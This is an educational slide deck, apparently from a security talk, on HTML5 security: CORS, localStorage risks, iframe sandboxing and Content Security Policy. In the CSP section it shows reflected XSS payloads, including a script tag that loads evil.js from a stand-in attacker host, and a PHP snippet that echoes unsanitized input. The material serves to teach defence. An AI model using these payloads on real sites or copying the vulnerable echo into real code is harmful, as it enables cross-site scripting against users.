# HTML5 for Security folks!!

Have you upgraded your skillset?

**Vaibhav Gupta**
**Security Researcher - Adobe**

**Twitter: @vaibhavgupta_1**

# What is HTML5?

- The next revision for HTML
- Tons of new features/technologies/APIs
- Rich multimedia support
- Its just an update….old HTML still works!
- Blah blah…….“Work in progress”

# Information Security Impact


- Most attacks are already possible, HTML5 simply makes them easier or more powerful

- Great majority of these vulnerabilities affect the browser and doesn’t have any direct impact on the server

# Interesting Features

- Cross Origin Resource Sharing (CORS)
- Web Storage
- IFRAME Sandboxing
- Web Messaging
- Multimedia & Graphics
- Getlocation


- …… many more!


domainA.csnc.ch
domainB.csnc.ch
domainC.csnc.ch
The Web Sockets API
Custom scheme and content handlers
Cross-Origin Resource Sharing
HTML5 Overview
domainA.csnc.ch
<iframe src="anydomainA.csnc.ch [...]
<iframe src="untrusted.csnc.ch [...]
IFrame Sandboxing
Javascript
Web Messaging
<iframe src="anydomainB.csnc.ch [...]
Location information
Data for offline use
Javascript threads
Data stored on client
Geolocation API
Offline Web Application
Web Storage
Web Worker

# Cross Origin Request Sharing

*(or CORS)*

Remember the same origin policy for XMLHttpRequests?



# CORS Definitions

*(or Cross Origin Resource Sharing)*

- CORS relaxes the Same Origin Policy for XMLHttpRequest.
- CORS allows the browser to perform Cross-Origin HTTP requests and get the response body, only if:
    - Access-Control-Allow-Origin HTTP response header contains origin domain in allowed list or "*"
- As you may imagine, "Access-Control-Allow-Origin: *" will bring some issues...

# Before CORS

- Before HTML5 you could force the browser to send an HTTP request to a cross-domain

```
<form action="http://another.domain/foo.jsp">
   <input...>
</form>
<script>...  formObj.submit();  ...</script>
```

- But there was no way to get the response body back. Why does it matter?

# CORS attacks!

*Debate!*

What happens if gmail.com adds the following header to all responses?

- Access-Control-Allow-Origin: *

# Configuring CORS correctly

```
OPTIONS /usermail HTTP/1.1
Origin: mail.example.com
Content-Type: text/html
```

```
HTTP/1.0 200 OK
Access-Control-Allow-Origin: http://www.example.com,
https://login.example.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-Prototype-Version, X-Requested-With,
Content-Type, Accept
Access-Control-Max-Age: 86400
Content-Type: text/html; charset=US-ASCII
Connection: keep-alive
Content-Length: 0
```

# Web Storage

Is a generic name for different ways to store information in the browser the specific ways are:

- localStorage
- sessionStorage
- IndexDB
- WebSQL

We'll just analyze localStorage because it looks like the one that will be most widely deployed.

# LocalStorage

localStorage allows Web developers to store information (up to 5MB) in a dict/map-like object.

This object is different from the sessionStorage because it is persistent. It is NOT removed when you close the browser!

Local Storage information is protected by the same origin policy (SOP).

# LocalStorage risks

- Session Hijacking
- Confidential Information Risk
- User Tracking
- Persistent Attack Vectors

# IFRAM Sandboxing

- Really good security feature !

- “sandbox” attribute disables form submissions, scripts, popups etc.

```
<iframe sandbox src=“http://e.com”></iframe>
```

- Can be relaxed  with few tokens

```
<iframe sandbox=“allow-scripts” src=“http://e.com”></iframe>
```

- !! Disables JS based frame busting defense !!

# CSP - Content Security Policy

Is a working draft from the w3c that will allow developers to send content loading policies to the browser, with the objective of preventing vulnerabilities like XSS.

Only supported by Firefox and Chrome (Nov 2012).

```
http://host.tld/?foo=<script>alert(1)</script>
```


```
<?
echo $_GET['foo'];
?>
```

```
HTTP/1.1 200 OK
...
X-Content-Security-Policy: script-src self;

<script>alert(1)</script>
```

http://host.tld/?foo=<script src="//evil.com/evil.js"></script>

```
<?
echo $_GET['foo'];
?>
```

```
HTTP/1.1 200 OK
...
X-Content-Security-Policy: script-src self;

<script src="//evil.com/evil.js"></script>
```



```
Refused to load the script 'http://evil.com/evil.js' because it violates
the following Content Security Policy directive: "script-src 'self'
https://apis.google.com".
```

# Enough of CRAP !

Vaibhav Gupta
Security Researcher - Adobe

Twitter: @vaibhavgupta_1

# References:

- Examples: slides.html5rocks.com
- Slides content: prezi.com/k2ibkogftt2i/understanding-html5-security
- And……google.com